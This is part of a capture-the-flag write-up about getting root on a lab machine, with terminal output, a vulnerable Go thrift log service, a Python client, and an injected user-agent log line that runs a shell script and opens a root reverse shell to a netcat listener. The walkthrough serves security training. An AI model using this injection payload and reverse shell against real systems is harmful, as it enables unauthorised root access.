
## Part 2: Root

To begin, I exfiltrated the private ssh key for “margo” so I could ssh into the machine.




```
margo       1301  0.0  0.0   2892   880 ?        Ss   Sep16   0:00 |   _ /bin/sh -c cd /home/margo/app;python3 app.py
margo       1305  0.4  1.1 1085132 47564 ?       S    Sep16   7:38 |       _ python3 app.py
root        1277  0.0  0.0  10344  2960 ?        S    Sep16   0:00 _ /usr/sbin/CRON -f -P
margo       1289  0.0  0.0   2892   888 ?        Ss   Sep16   0:00 |   _ /bin/sh -c cd /home/margo;python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
margo       1300  0.0  0.8 1166064 35008 ?       Sl   Sep16   0:00 |       _ python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
root        1278  0.0  0.0  10348  2960 ?        S    Sep16   0:00 _ /usr/sbin/CRON -f -P
root        1288  0.0  0.0   2892   912 ?        Ss   Sep16   0:00     _ /bin/sh -c cd /root;/usr/local/go/bin/go run server.go
root        1293  0.0  0.3 1240804 14308 ?       Sl   Sep16   0:02         _ /usr/local/go/bin/go run server.go
root        1391  0.0  0.0 1083704 2948 ?        Sl   Sep16   0:00             _ /tmp/go-build1313685/b001/exe/server
root        1292  0.0  0.0   6176  1084 tty1     Ss+  Sep16   0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root        1296  0.0  1.1 177628 46828 ?        Ss   Sep16   0:00 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
haproxy     1310  0.0  1.0 181512 42952 ?        Sl   Sep16   1:09 _ /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
margo      10393  0.0  0.0  78408   664 ?        Ss   Sep16   0:00 gpg-agent --homedir /home/margo/.gnupg --use-standard-socket --daemon[0m
root      502847  0.0  0.2 239500  8092 ?        Ssl  07:11   0:00 /usr/libexec/upowerd
root      710230  0.0  0.6 391512 27024 ?        Ssl  21:33   0:00 /usr/libexec/fwupd/fwupd
ruth      737207  0.0  0.0 33575860 1700 ?       Sl   23:12   0:00 /opt/google/chrome/chrome_crashpad_handler --monitor-self-annotation=ptype=crashpad-handler --database=/t
mp/Crashpad --url=https://clients2.google.com/cr/report --annotation=channel= --annotation=lsb-release=Ubuntu 22.04.4 LTS --annotation=plat=Linux --annotation=prod=Chrome_H
eadless --annotation=ver=122.0.6261.111 --initial-client-fd=6 --shared-client-connection
```

After running Linpeas on the machine, I noticed there was a process running as root which was executing a file called *server.go*.I recognized this file name from when I was combing around the GitBucket at the beginning.



```go
package main

import (
    "context"
    "fmt"
    "log"
    "os"
    "bufio"
    "regexp"
    "time"
    "github.com/apache/thrift/lib/go/thrift"
    "os/exec"
    "log_service"
)

type LogServiceHandler struct{}

func (l *LogServiceHandler) ReadLogFile(ctx context.Context, filePath string) (r string, err error) {
    file, err := os.Open(filePath)
    if err != nil {
        return "", fmt.Errorf("error opening log file: %v", err)
    }
    defer file.Close()
    ipRegex := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
    userAgentRegex := regexp.MustCompile(`"user-agent":"([^"]+)"`)
    outputFile, err := os.Create("output.log")
    if err != nil {
        fmt.Println("Error creating output file:", err)
        return
    }
    defer outputFile.Close()
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        ip := ipRegex.FindString(line)
        userAgentMatch := userAgentRegex.FindStringSubmatch(line)
        var userAgent string
        if len(userAgentMatch) > 1 {
            userAgent = userAgentMatch[1]
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
        exec.Command{"/bin/sh", "-c", logs}
    }
    return "Log file processed",nil
}

func main() {
    handler := &LogServiceHandler{}
    processor := log_service.NewLogServiceProcessor(handler)
    transport, err := thrift.NewTServerSocket(":9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
    }

    server := thrift.NewTSimpleServer4(processor, transport, thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
    log.Println("Starting the server...")
    if err := server.Serve(); err != nil {
```


After examining this file, I suspect there may be a vulnerability in the way log information is stored in a new file. It creates a bash command as a string, *logs*, then runs it with “bash -c logs”. If the echo command inside the string, *logs*, can be escaped then arbitrary commands can be ran as root.




```
└──╼ $ssh -i margo.sshkey -L 9090:localhost:9090 margo@10.10.11.33
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Sep 18 11:39:12 PM UTC 2024

  System load:  0.36              Processes:             244
  Usage of /:   96.6% of 8.76GB   Users logged in:       0
  Memory usage: 47%               IPv4 address for eth0: 10.10.11.33
  Swap usage:   8%

  => / is using 96.6% of 8.76GB
```

Since *server.go* is running locally on port 9090, I have to use ssh to forward the target machine’s 9090 port to my local machine’s 9090 port.

Next, I used this apache thrift tutorial as an example on how to interact with the thrift server, which is *server.go*. Since *server.go* is expected to be passed a file path, I needed to create a client that would send it a path to a log file.




```
from thrift.protocol import TBinaryProtocol
from thrift.transport import TSocket, TTransport
from log_service import LogService  # Import the generated client code

def main():
    # Create a socket to connect to the Thrift server
    transport = TSocket.TSocket('localhost', 9090)

    # Use buffered transport
    transport = TTransport.TBufferedTransport(transport)

    # Create a binary protocol
    protocol = TBinaryProtocol.TBinaryProtocol(transport)

    # Create a client using the protocol
    client = LogService.Client(protocol)

    try:
        # Open the transport
        transport.open()

        # Call the service method
        file_path = '/home/margo/logfile.log'
        response = client.ReadLogFile(file_path)

        # Print the response
        print('Response from server:', response)

    except Exception as e:
        print('Error:', e)

    finally:
        # Close the transport
        transport.close()

if __name__ == '__main__':
    main()
```




```
{"ip":"10.0.0.1", "user-agent":"Mozilla/5.0';bash /tmp/shell.sh;' stuff"}
~
~
~
~
~
```

After confirming my client thrift program was communicating with the *server.go*, I constructed a malicious log file that would run the same shell.sh that was used for the foothold, but this time it will be running as root.



```
└──╼ $python3 thrift_client.py
```



```
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.33] 41872
bash: cannot set terminal process group (1288): Inappropriate ioctl for device
bash: no job control in this shell
root@caption:~# ls
ls
go
go.mod
go.sum
output.log
root.txt
server.go
root@caption:~# cat root.txt
cat root.txt
[redacted]485a
root@caption:~# 
```

I setup my netcat listener on port 4444, ran the python thrift client program, and just like that, I had root!